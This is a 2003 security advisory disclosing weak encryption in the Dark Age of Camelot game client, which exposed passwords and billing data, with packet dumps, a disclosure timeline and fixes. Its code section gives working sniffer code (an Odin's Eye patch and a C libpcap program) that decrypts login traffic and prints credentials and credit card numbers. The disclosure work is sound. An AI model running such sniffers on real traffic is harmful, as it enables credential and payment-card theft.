Advisory

Software:	Dark Age of Camelot from Mythic Entertainment Including Shrouded Isles & Trials of Atlantis (ToA) Expansion Packs http://www.darkageofcamelot.com European version hosted by GOA. http://camelot-europe.goa.com/en/home.php
Affected Version:	North America - all versions (including last beta of ToA) previous to 1.66 live patch (game client is patched to latest version upon initial connection) Europe/Italy/Korea - Mythic stated that they use a different process and were not affected.
Platform:	Windows
Issue:	Weak encryption in game client exposed customer billing and authentication information during transmission.
Date(s):	10/22/03 - Original advisory to vendor 12/11/03 - Public advisory
Status:	Mythic issued an updated login client (login.dll) on 10/28/03 to use new encryption (described as "strong RSA encryption") for billing information. The login binary has undergone several updates since then. On 11/24/03 the login client expanded use of the new encryption to protect authentication information and significantly changed certain packet payloads. One side effect of the payload changes is that they prevent old versions of the login client from functioning. Note: The game client (game.dll) still sends a second authentication in the old insecure manner.
Authors:	Bryan Mayland (bmayland@capnbry.net) Todd Chapman (PintOStout@yahoo.com)

Table of Contents

1) Introduction
2) Bug Summary
3) Technical Details
4) Code
5) Proposed Workaround / Fixes
6) Updates since initial contact w/Mythic
7) Conclusion

1) Introduction

Dark Age of Camelot (DAoC) is a fantasy based Massively Multiplayer Online Role Playing Game (MMORPG) developed by Mythic Entertainment (http://www.mythicentertainment.com/). As an MMORPG, DAoC can only be played on-line for a monthly subscription fee of $11-$13 based on billing plan. DAoC went live in October of 2001 and according to Mythic has grown to 235,000 subscribers as of late September 2003 (http://www.mythicentertainment.com/press/fast502003.html). In addition over 600,000 have played the game worldwide since its release (http://www.mythicentertainment.com/press/goldedition.html). Mythic has also released two retail expansion packs: Shrouded Isles and Trials of Atlantis (released on 10/28/2003). Dark Age of Camelot is available in other parts of

the world via access to the North American server or by local partners. In Europe the game is hosted by GOA (http://camelot-europe.goa.com/en/home.php).

The original inspiration for researching this problem in DAoC stems from a the long term availability of cheating utilities referred to as "radar" programs. These programs allow a user to see information the game client hides from the user. Radars are usually implemented using a packet sniffer to read the game's network traffic. Such radar programs have been freely available for Dark Age of Camelot since shortly after the game's release.

One open source program, known as Odin's Eye, gained notoriety among players in November, 2001. Mythic was fully aware of these programs and had one of their developers comment on Odin's Eye in December of 2001 (http://camelot.allakhazam.com/news/sdetail421.html?story=421). Odin's Eye evolved into a SourceForge hosted project under new developers known as Excalibur (http://excalibar.sourceforge.net/) which has resulted in several other derivatives as well (Cheyenne, DAoCSkilla, etc...). The encryption algorithm for the game's network communications has never changed previous to this advisory. The symmetric encryption for game data uses a shared 12 byte key, transmitted in the clear at the start of a network session, as part of a simple XOR process.

Full Disclosure Note: Bryan Mayland became a maintainer (although was not an original developer) of the Excalibur project in 2002 and has developed other utilities derived from this code.

---

2) Bug Summary

Seeing the long term exposure of the game's communications, we decided to take a look at the login program for more serious problems. Upon launching the game executable, the program uses HTTP to contact the patch server and download new versions of game content and executables. Authentication and, if necessary, account update takes place next using the login.dll. Our investigation of captured data revealed that the login process uses the same encryption algorithm as the rest of the game with only one difference: It uses a 13 byte key instead of a 12 byte key. With minor changes to publicly available code, we were able to read the login packets. We chose the Delphi-based DAoCSkilla code base for our initial test then tested the ease of adopting the old Odin's Eye application to the same use. DAoCSkilla and Odin's Eye source code is available via CVS under the Excalibur project on SourceForge. The resulting utility allowed us to see the user's authentication information, and if a user was activating an account, all personal and billing information was available **including** credit card number and expiration date. Authentication information is transmitted multiple times during the process of loading the game. We tested the exploit against the latest versions of the DAoC client, the Shrouded Isles expansion, and the Trials of Atlantis beta and it worked in all cases.

Testing Note: All tests for this issue were run upon data captured from our own personal machines. No "in the wild" testing was done.

Potentially mitigating factors for this exploit include:

A) The attacker has to perform some style of "man in the middle" attack to be able to sniff the packets.

B) For a particular user, billing information is only entered (and transmitted over the wire) when activating or reactivating an account or change billing information. Login information is the only commonly transmitted private data.


---

3) Technical Details

The basic process of authentication involves launching the game program (for the original game: camelot.exe). The first step of the process involves downloading any patches for the game data and executables over HTTP. Note that no authentication is done prior to patching so any party interested in studying the code does not need a valid account to have the latest version of the game code for examination. However they would not be able to successfully login to play. After patching the software, login.dll is launched. The user is prompted for the account name and password then the client connects to a login server on an IP address and port determined by choosing one from the login.dat file. The current login.dat file provides two different IP addresses (208.254.16.20 and 208.254.16.21) and ranges from port 10500 to 10504. An example tcpdump filter would be to collect this traffic would be:


```
ip and tcp and net 208.254.16.0/24 and (port 10500 or port 10501 or
port 10502 or port 10503 or port 10504)
```

The basic structure of an application layer DAoC login packet is shown in the following figure.




The header is composed of two bytes containing the ASCII Esc character, and a two byte integer payload length. Also note that all integer numeric values (lengths, opcodes, etc...) are stored in network byte order.


The payload section of a DAoC packet from the client is broken down as




and the break down of the payload of a packet from the server is




Once a client login has opened a TCP connection, the initial response from the server is a packet that includes the key to use for encrypting the remaining packets in the connection. All bytes in each DAoC packet after the ESC sequence and Payload Length need to be decrypted once the key is sent.



The client then responds with an Authentication Request packet containing the user ID and password which looks like the following when decrypted.



String fields are formatted as follows.



If an account is being activated for the first time or if user is reactivating or changing their billing information (and using a credit card), the client program prompts the user for billing information, opens a new connection to the server, and sends a Billing Information packet with strings A-G.

0x0130	?	A	B	C	D	E	F	G

The strings are:

- A – Account name
- B – Account password
- C – Name on the Credit Card
- D – Credit Card #
- E – Month of Card Expiration
- F – Year of Card Expiration
- G – Billing Cycle Selected

Once this initial process is completed and the user selects an actual game server to connect to, game.dll is loaded which connects the game server using the same protocol. During this new connection, the game.dll passes the user credentials again creating multiple opportunities to grab a users account name and password.

The following example demonstrates the case of a closed account. Note: The actual user data was replaced in these dumps. After the client is launched and downloads any patches, the user is presented with a prompt for login information. Once the user enters their login and password, the process opens a TCP session to the login servers. The server responds with a packet containing the 13 byte encryption key.

```
---- TCP packet FROM server ---- SetEncryptionKey
00 65 31 36 00 2B CD 57 - 98 38 9C D2 A4 74 07 B8  .e16.+.W.8...t..
85 2C CD 6D 34 ED       -                          .,.m4.
```

The client then transmits an Authentication Request packet containing the account name and password.

```
---- Decrypted TCP packet  TO  server ---- AuthenticationRequest
01 2C A7 01 00 0A 4D 79 - 31 41 63 63 6F 75 6E 74 .,....My1Account
00 0B 70 61 73 73 77 6F - 72 64 31 32 33 00        ..password123.
```

The server then responds with a message saying “Account closed” and which causes the client to present the user with a dialog for entering billing information.

```
---- Decrypted TCP packet FROM server ----
00 C8 4C 01 02 00 0F 41 - 63 63 6F 75 6E 74 20 63  ..L....Account c
6C 6F 73 65 64 2E 01 FF - 55 00 07 30 2E 30 2E 30  losed...U..0.0.0
2E 30 00 00             -                          .0..
Connection closed
```

After the user enters the updated billing information, the login program initiates another TCP session with the server. The server responds with new key.

```
New connection
---- TCP packet FROM server ---- SetEncryptionKey
00 65 31 36 00 31 D4 4A - 08 92 78 D1 D4 11 77 76  .e16.1.J..x...wv
6D 02 86 71 D1 DA       -                          m..q..
```

The client then responds with the account login information again and the billing information.

```
---- Decrypted TCP packet  TO  server ---- BillingInfoUpdate
01 30 21 01 00 0A 4D 79 - 31 41 63 63 6F 75 6E 74  .0!...My1Account
```

```
00 0B 70 61 73 73 77 6F - 72 64 31 32 33 00 0B 54  ..password123..T
65 73 74 20 50 65 72 73 - 6F 6E 00 10 34 33 35 36  est Person..4356
30 30 30 30 31 32 33 34 - 31 32 33 34 00 02 31 31  000012341234..11
00 02 30 33 00 01 31    -                          ..03..1
```

In our test case the server responds that the supplied information is not valid.

```
---- Decrypted TCP packet FROM server ----
00 CC F8 01 FE 00 3A 54 - 68 65 20 73 75 70 70 6C  ......:The suppl
69 65 64 20 63 72 65 64 - 69 74 20 63 61 72 64 20  ied credit card
6E 75 6D 62 65 72 20 69 - 73 20 69 6E 76 61 6C 69  number is invali
64 20 6F 72 20 75 6E 73 - 75 70 70 6F 72 74 65 64  d or unsupported
2E                      -                          .
Connection closed
```

In a separate capture, we also logged the packets for when a user updates their personal information:

```
---- TCP packet FROM server ---- SetEncryptionKey
00 65 31 36 00 26 78 B8 - F8 68 68 1F 55 04 EF 1E .e16.&x..hh.U...
5F 2D 86 7E 6F C1 -                               _-.~o.
```

Client transmits a packet containing strings for the account name, password, first name, last name, middle initial, address (two separate strings, the second is null in this case), city, state, zipcode, country, phone number, email address, the “secret word” (additional password to use when contacting Mythic support directly), and the CD Key (each account requires a unique valid Key).

```
---- Decrypted TCP packet TO server ---- AccountInfoUpdate
01 2D 41 01 00 07 61 63 - 63 6F 75 6E 74 00 08 70 .-A...account..p
61 73 73 77 6F 72 64 00 - 05 66 69 72 73 74 00 04 assword..first..
6C 61 73 74 00 01 6D 00 - 07 61 64 64 72 65 73 73 last..m..address
00 00 00 04 63 69 74 79 - 00 02 49 44 00 07 7A 69 ....city..ID..zi
70 63 6F 64 65 00 02 55 - 53 00 0A 38 30 30 35 35 pcode..US..80055
35 31 32 31 32 00 05 65 - 6D 61 69 6C 00 06 73 65 51212..email..se
63 72 65 74 00 27 31 32 - 33 34 35 36 37 2D 38 39 cret.'1234567-89
31 32 33 34 35 2D 36 37 - 38 39 30 31 32 2D 33 34 12345-6789012-34
35 36 37 38 39 2D 30 31 - 32 33 34 35 36          56789-0123456
```

And here the server rejects our bogus test data.

```
---- Decrypted TCP packet FROM server ----
00 C9 AE 01 FF 00 7D 5A - 69 70 20 43 6F 64 65 20 ......}Zip Code
69 6E 76 61 6C 69 64 20 - 28 75 73 65 20 6E 75 6D invalid (use num
62 65 72 73 20 6F 6E 6C - 79 20 5B 6E 6F 20 73 70 bers only [no sp
61 63 65 73 20 6F 72 20 - 64 61 73 68 65 73 2C 20 aces or dashes,
7A 69 70 20 6F 72 20 7A - 69 70 2B 34 20 6F 6B 2E zip or zip+4 ok.
5D 0A 45 2D 4D 61 69 6C - 20 41 64 64 72 65 73 73 ].E-Mail Address
20 69 6E 63 6F 6D 70 6C - 65 74 65 20 6F 72 20 69  incomplete or i
6E 63 6F 72 72 65 63 74 - 6C 79 20 65 6E 74 65 72 ncorrectly enter
65 64 2E 0A 00 00       -                         ed....
```

---

4) Code

Two examples are provided to demonstrate how code publicly available for 2 years can be used to exploit these flaws. The first is a patch to the Odin's Eye radar utility and the second uses the decryption code from Odin's Eye for a stand alone program. Also, the code from Excalibur for the decryption routine is provided.

A) Odin's Eye Patch.
The following patch causes Odin's Eye to recognize the

authentication and billing packets and write their contents to the console. Odin's Eye source code is available via CVS under the Excalibur project page.

```
diff -bu odinseye/oeConnection.cpp oeexploit/oeConnection.cpp
--- odinseye/oeConnection.cpp   2002-02-06 14:48:13.000000000 -0500
+++ oeexploit/oeConnection.cpp  2003-11-07 07:15:26.000000000 -0500
@@ -300,6 +300,43 @@
     } else if (!p->is_udp && !p->from_server) {
             seq = p->getShort();
             srcid = p->getShort();
+        switch (seq)
+        {
+        case 0x012c:
+            printf("Login request\n");
+                   p->skip(1); printf("  AccountName: %s\n", p->getPascalString().ascii());
+                   p->skip(1); printf("  Password: %s\n", p->getPascalString().ascii());
+            break;
+               case 0x012d:
+                   printf("Account information update\n");
+                   p->skip(1); printf("  Account Name: %s\n", p->getPascalString().ascii());
+                   p->skip(1); printf("  Password: %s\n", p->getPascalString().ascii());
+                   p->skip(1); printf("  First name: %s\n", p->getPascalString().ascii());
+                   p->skip(1); printf("  Last name: %s\n", p->getPascalString().ascii());
+                   p->skip(1); printf("  Middle initial: %s\n", p->getPascalString().ascii());
+                   p->skip(1); printf("  Address1: %s\n", p->getPascalString().ascii());
+                   p->skip(1); printf("  Address2: %s\n", p->getPascalString().ascii());
+                   p->skip(1); printf("  City: %s\n", p->getPascalString().ascii());
+                   p->skip(1); printf("  State: %s\n", p->getPascalString().ascii());
+                   p->skip(1); printf("  ZipCode: %s\n", p->getPascalString().ascii());
+                   p->skip(1); printf("  Country: %s\n", p->getPascalString().ascii());
+                   p->skip(1); printf("  Phone: %s\n", p->getPascalString().ascii());
+                   p->skip(1); printf("  Email: %s\n", p->getPascalString().ascii());
+                   p->skip(1); printf("  Secret word: %s\n", p->getPascalString().ascii());
+                   p->skip(1); printf("  CDKey: %s\n", p->getPascalString().ascii());
+                   break;
+               case 0x0130:
+                   printf("Billing information update\n");
+                   p->skip(1); printf("  AccountName: %s\n", p->getPascalString().ascii());
+                   p->skip(1); printf("  Password: %s\n", p->getPascalString().ascii());
+                   p->skip(1); printf("  Name: %s\n", p->getPascalString().ascii());
+                   p->skip(1); printf("  Credit card number: %s\n", p->getPascalString().ascii());
+                   p->skip(1); printf("  Credit card expiration: %s", p->getPascalString().ascii());
+                   p->skip(1); printf("/%s\n", p->getPascalString().ascii());
+                   p->skip(1); printf("  Billing cycle: %s\n", p->getPascalString().ascii());
+                   break;
+        }
+        return;
             p->skip(2);
             command = p->getShort();
             destid = p->getShort();
@@ -345,8 +382,13 @@
                   break;
             }
     } else if (!p->is_udp && p->from_server) {
+        p->skip(1);
             command = p->getByte();
             switch (command) {
+              case 0x65:
+                  p->skip(4);
+                  cryptkey = p->getBytes(13);
+                  break;
              case 0x8a:
                  p->skip(2);
                  bigver = p->getByte();
diff -bu odinseye/oePacket.cpp oeexploit/oePacket.cpp
--- odinseye/oePacket.cpp      2002-02-06 14:48:16.000000000 -0500
+++ oeexploit/oePacket.cpp     2003-11-07 06:54:14.000000000 -0500
@@ -39,7 +39,7 @@
 }

 void oePacket::decrypt(QString key) {
-  if (key.length() == 12) {
+  if (key.length()) {
     daoccrypt((char *)data,d.size(),key,key.length());
   }
 }
diff -bu odinseye/oeSniffer.cpp oeexploit/oeSniffer.cpp
--- odinseye/oeSniffer.cpp     2002-02-06 14:48:15.000000000 -0500
+++ oeexploit/oeSniffer.cpp    2003-11-07 05:59:58.000000000 -0500
@@ -148,26 +148,26 @@
   int i;
   int nsize;

-  if (data.size() < 2)
+  if (data.size() < 4)
     return NULL;

   rd=data.data();
-  d=(unsigned char *)rd;
+  d=(unsigned char *)rd+2;

   psize=(d[0]<<8)+d[1];

-  if (serv)
-    psize+=1;
-  else
-    psize+=10;
-  if (data.size() < psize+2)
+//  if (serv)
+//    psize+=1;
+//  else
+//    psize+=10;
+  if (data.size() < psize+4)
     return NULL;

-  p=new oePacket(rd+2, psize, serv, false, basetick);
+  p=new oePacket(rd+4, psize, serv, false, basetick);
```

```
-  nsize=data.size()-(psize+2);
+  nsize=data.size()-(psize+4);
   for(i=0;i<nsize;i++)
-    rd[i]=rd[i+psize+2];
+    rd[i]=rd[i+psize+4];
   data.resize(nsize);

   return p;
@@ -255,7 +255,7 @@
     return;
   }

-  f="ip and net 208.254.16.0/24 and ((tcp and port 10622) or udp)";
+  f="ip and net 208.254.16.0/24 and tcp and (port 10500 or port 10501 or port 10502 or port 10503 or port
10504)";
   qWarning(QString("Applying filter: %1").arg(f));
   if (pcap_compile(pcap, &bpp, (char *)((const char *)f), 1, 0) == -1) {
      qFatal("Failed to compile pcap filter");
```

B) Basic C program using libpcap, libnids (for packet reassembly) and daoccrypt.h & daoccrypt.so from Odin's Eye for packet decryption.

Sample compile:
gcc -o mythicc mythicc.c -lnids -lpcap -ldl

File: mythicc.c

```c
#include <string.h>
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
#include <dlfcn.h>
#include <netinet/in.h>
#include "nids.h"
#include "daoccrypt.h"

#define CRYPT_LEN 13
#define my_ntohs(p) ntohs(*(uint16_t *)p)

int verbose = 1;
/* global daoccrypt function linked at runtime from daoccrypt.so */
daoccryptfunc daoccrypt;

/* strings are 2 bytes of length (network order) followed by
   ascii characters. */
char *dump_str(unsigned char **d)
{
    static char buff[256];
    int size;
    unsigned char *p;
    p = *d;

    size = my_ntohs(p);
    memcpy(buff, p+2, size);
    buff[size] = '\0';
    *d += size + 2;
    return buff;
}

void printHR(void)
{
  printf("/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/\n");
}

void dump_login_info(unsigned char *d)
{
    printHR();
    printf("Login info:\n");
    printf("  AccountName: %s\n", dump_str(&d));
    printf("  Password: %s\n", dump_str(&d));
    printHR();
}

void dump_account_info(unsigned char *d)
{
    printHR();
    printf("Account information update\n");
    printf("  Account Name: %s\n", dump_str(&d));
    printf("  Password: %s\n", dump_str(&d));
    printf("  First name: %s\n", dump_str(&d));
    printf("  Last name: %s\n", dump_str(&d));
    printf("  Middle initial: %s\n", dump_str(&d));
    printf("  Address1: %s\n", dump_str(&d));
    printf("  Address2: %s\n", dump_str(&d));
    printf("  City: %s\n", dump_str(&d));
    printf("  State: %s\n", dump_str(&d));
    printf("  ZipCode: %s\n", dump_str(&d));
    printf("  Country: %s\n", dump_str(&d));
    printf("  Phone: %s\n", dump_str(&d));
    printf("  Email: %s\n", dump_str(&d));
    printf("  Secret word: %s\n", dump_str(&d));
    printf("  CDKey: %s\n", dump_str(&d));
    printHR();
}

void dump_account_info_short(unsigned char *d)
{
    printHR();
    printf("Account information update (SHORT)\n");
    printf("  Account Name: %s\n", dump_str(&d));
    printf("  Password: %s\n", dump_str(&d));
```

```c
    dump_str(&d); //?
    printf("  First name: %s\n", dump_str(&d));
    printf("  Last name: %s\n", dump_str(&d));
    printf("  Middle initial: %s\n", dump_str(&d));
    printf("  Address1: %s\n", dump_str(&d));
    printf("  Address2: %s\n", dump_str(&d));
    printf("  City: %s\n", dump_str(&d));
    printf("  State: %s\n", dump_str(&d));
    printf("  ZipCode: %s\n", dump_str(&d));
    printf("  Country: %s\n", dump_str(&d));
    printf("  Phone: %s\n", dump_str(&d));
    printf("  Email: %s\n", dump_str(&d));
    printHR();
}

void dump_billing_info(unsigned char *d)
{
    printHR();
    printf("Billing information update\n");
    printf("  AccountName: %s\n", dump_str(&d));
    printf("  Password: %s\n", dump_str(&d));
    printf("  Name: %s\n", dump_str(&d));
    printf("  Credit card number: %s\n", dump_str(&d));
    printf("  Credit card expiration: %s/", dump_str(&d));
    printf("%s\n", dump_str(&d));
    printf("  Billing cycle: %s\n", dump_str(&d));
    printHR();
}

void process_packet(unsigned char *daoc_data, int data_size, int from_server, void **crypt_key)
{
    unsigned int packet_type;
    unsigned char *d;

    if (*crypt_key)
        daoccrypt(daoc_data, data_size, *crypt_key, CRYPT_LEN);

    /* packet type is in the first 2 bytes (network order) */
    packet_type = my_ntohs(daoc_data);

    if (from_server)
    {
        /* only packet type we care about from the server is the crypt key */
        if (packet_type == 0x0065)
        {
            char *key = (char *)malloc(CRYPT_LEN);
            memcpy(key, &daoc_data[6], CRYPT_LEN);
            *crypt_key = key;
            if (verbose)
                printf("Crypt key set\n");
        }
        else
            if (verbose)
                printf("uknown packet from SERVER type 0x%4.4x\n", packet_type);
    }  /* from server */

    else  /* from client */
    {
        /* data from client starts 2 bytes after packet type ends */
        d = &daoc_data[4];
        switch (packet_type)
        {
        case 0x012c:  dump_login_info(d); break;
        case 0x012d:  dump_account_info(d); break;
        case 0x012e:  dump_account_info_short(d); break;
        case 0x0130:  dump_billing_info(d); break;
        default:
            if (verbose)
                printf("unknown packet from CLIENT type 0x%4.4x\n", packet_type);
            break;
        }
    }  /* if from client */
}

void stream_data_avail(struct tcp_stream *a_tcp, void **crypt_key)
{
    struct half_stream *hlf;
    int from_server;
    int daoc_packet_size;
    int bytes_received;

    if (a_tcp->client.count_new)
    {
        hlf = &a_tcp->client;
        from_server = 1;
    }
    else
    {
        hlf = &a_tcp->server;
        from_server = 0;
    }

    /* make sure we have enough for the 2 esc bytes and the daoc packet size */
    bytes_received = hlf->count - hlf->offset;
    if (bytes_received < 4)
    {
        nids_discard(a_tcp, 0);
        return;
    }

    /* now make sure we have as many bytes are stated by the
       application layer protocol */
    daoc_packet_size = my_ntohs(&hlf->data[2]);
    if (bytes_received < (daoc_packet_size + 4))
    {
        nids_discard(a_tcp, 0);
        return;
    }

    process_packet(&hlf->data[4], daoc_packet_size, from_server, crypt_key);
```

```
}

void tcp_callback(struct tcp_stream *a_tcp, void **crypt_key)
{
    switch (a_tcp->nids_state)
    {
    case NIDS_JUST_EST:
        /* Login connections are on port 10500-10504 currently */
        if (a_tcp->addr.dest >= 10500 && a_tcp->addr.dest <= 10504)
        {
            a_tcp->client.collect++;
            a_tcp->server.collect++;
            *crypt_key = NULL;
            if (verbose)
                printf("Connection established\n");
        }
        break;

    case NIDS_CLOSE:
    case NIDS_RESET:
        if (*crypt_key)
        {
            free(*crypt_key);
            *crypt_key = NULL;
        }
        if (verbose)
            printf("Connection closed\n");
        break;

    case NIDS_DATA:
        stream_data_avail(a_tcp, crypt_key);
        break;
    }  /* switch a_tcp->nids_state */
}

int prepare_crypt(void **daoccrypt_handle)
{
    char name[4096];
    void *handle;

    getcwd(name, 4096);
    strcat(name, "/daoccrypt.so");

    handle = dlopen(name, RTLD_LAZY);
    if (handle == NULL)
        return 0;

    daoccrypt = (daoccryptfunc)dlsym(handle, "daoccrypt");
    if (daoccrypt == NULL)
        return 0;

    *daoccrypt_handle = handle;
    return 1;
}

int main(int argc, char *argv[])
{
    void *daoccrypt_handle;
    if (!prepare_crypt(&daoccrypt_handle))
    {
        fprintf(stderr, "Could not load daoccrypt.so\n");
        exit(1);
    }
    if (argc)
        nids_params.filename = argv[1];
    if (!nids_init())
    {
                fprintf(stderr,"%s\n",nids_errbuf);
                exit(1);
    }

    nids_register_tcp(tcp_callback);
    nids_run();

    dlclose(daoccrypt_handle);
    return 0;
}
```

C) Packet decryption routine from Excalibur.
The following code is the function used within Excalibur to decrypt the packet payload.

```
void exPacket::exCrypt_c(char *data, int data_size, const char *key, int key_size)
{
    int data_pos;
    int key_pos;
    int status_vect;
    int seed_1;
    int seed_2;

    int work_val;

    if (!data)
        return;

    if (!data_size)
        return;

    if (!key)
        return;

    data_pos = 0;
    key_pos = 0;
    status_vect = 0;
    seed_1 = 1;  // esi
    seed_2 = 2;  // edi
```

```
        do {
            if (key_pos == key_size)
                key_pos = 0;

            work_val = key[key_pos] + data_pos + key_pos;
            seed_1 = work_val * seed_1 + 1;
            seed_2 = work_val + seed_2;

            status_vect = status_vect + (seed_1 * seed_2);
            data[data_pos] = data[data_pos] ^ status_vect;

            data_pos++;
            key_pos++;
        } while (data_pos < data_size);
    }
```

---

5) Proposed Workaround / Fixes

The user was fairly limited in their options until Mythic updated their software to use more appropriate methods for the transmission of personal and billing information. The only options for a user to protect their data were:

> A) Use an alternative payment method such as the IPS option provided. IPS transactions are handled for Mythic by paybycash.com
> B) Avoid activating/re-activating an account.

There are two areas which required immediate improvement.

1. The initial authentication against the login servers by login.dll.
2. The transmission of billing/personal information.

The initial authentication and the gathering of billing information processes both needed to be re-engineered to use more acceptable security mechanisms. At a minimum, the billing process should use a protocol such as SSL v3.0 (according to our reading of the American Express on-line policy this is required for their merchant accounts). In addition, other authentication methods that do not send the password to the server (using the standard game protocol) should be investigated.

In addition, there are two areas which we suggested additional improvement.

1. The repeat authentication that happens when the game.dll connects to an actual game server.
2. The patching process.

The method for connecting a user to the actual game server should be revised to prevent theft of account login information. The authentication mechanism should be changed so that the account and password are not retransmitted using the standard game protocol after the initial login process in login.dll. Use of a system to pass around time limited certificates issued to the client at the initial authentication or use of a challenge/response system would offer greater security.

The patch process should stop providing updates to the entire application to non-authenticated users. One solution is to execute a two step patching process. When the client is first launched, only the login related files are patched. Once the login client is patched, the user can then be required to authenticate before receiving the remainder of the game executable and data files. This prevents non-customers from keeping updated copies of the program for examination/exploitation.

---

6) Updates since initial advisory to Mythic

We emailed Mythic and GOA with the initial version of the advisory on October 22, 2003 and sent a follow-up to Mythic on October 27, 2003. The Trials of Atlantis expansion for the Dark Age servers in North America went live on the morning of October 28. We noticed users reporting problems with the login on

various Dark Age related forums and downloaded the patch. The login client had been updated to use additional encryption for the packet used during transmission of billing information. No changes had been made to how account authentication information was transmitted. Later that afternoon we received correspondence from Mythic reporting that the new login.dll uses “strong RSA Encryption”. The initial versions of the new DLL still had debug code and assertions that allowed us to clearly see that it used LibTomCrypt's (http://www.libtomcrypt.org/) implementation of RSA public key encryption (using PKCS #1 v1.5 style padding). Neither one of us were familiar with LibTomCrypt previously and have not found much information on how “battle tested” the library is. During the exchange of additional emails, no additional technical information was provided to us including key strength or how the key was exchanged.

The last significant update that we tracked was on November 24th. This new login.dll used the new encryption process to protect the authentication information and changed certain packet structures which had the side effect of preventing old versions of the login.dll from functioning any more. One item to note is that the game.dll still sends the additional authentication using the old protocol so this information is still vulnerable. Also on this date, we received our last message (at this time) from Mythic. They did state that their international partners use a different process than the North American client and were not vulnerable.

---

7) Conclusion

The current state of the situation appears to be that the major weakness with transmission of billing information has been improved. While we cannot confirm all the specifics of the solution in place, the documented exploit is no longer usable. Since they state that their international partners are not vulnerable to this same exploit, we feel there should be no harm in discussing the technical details of the exploit. LibTomCrypt looks to be a useful tool but we're unsure of how much scrutiny and testing it has received. In addition, the question of key exchange is an open issue.

The main purpose of this advisory is to inform the general public that may have been exposed by this problem (at least one state in the U.S. now requires such notification). Users of DAoC are advised to update their passwords to protect their accounts. In addition, any customer who provided their billing info via the DAoC North American client previous to October 28, 2003 and does not aggressively audit their credit card statements should consider doing so. To be clear, we are not aware of any other exploit specifically tailored for DAoC billing data and Mythic did correct the issue within a week of notification. However, the code that formed the basis for these demonstration exploits was made publicly available in late 2001 so it is reasonable to surmise someone looking to exploit this type of vulnerability may have noticed it.

Last Modified: 12/11/2003

Revision History:
10/22/03 - Original advisory for vendor.
11/17/03 – Added Update section. Added exploit examples written in C based off existing Odin's Eye packet sniffer code and updated relevant text. Also updated text to no longer refer to ToA as “to be released”.
12/04/03 – More updates for publishing of advisory. Removed several “thought experiments” intended to fully describe problem for vendor.
12/11/03 – Further cleanups and adding of Excalibur code to document old encryption.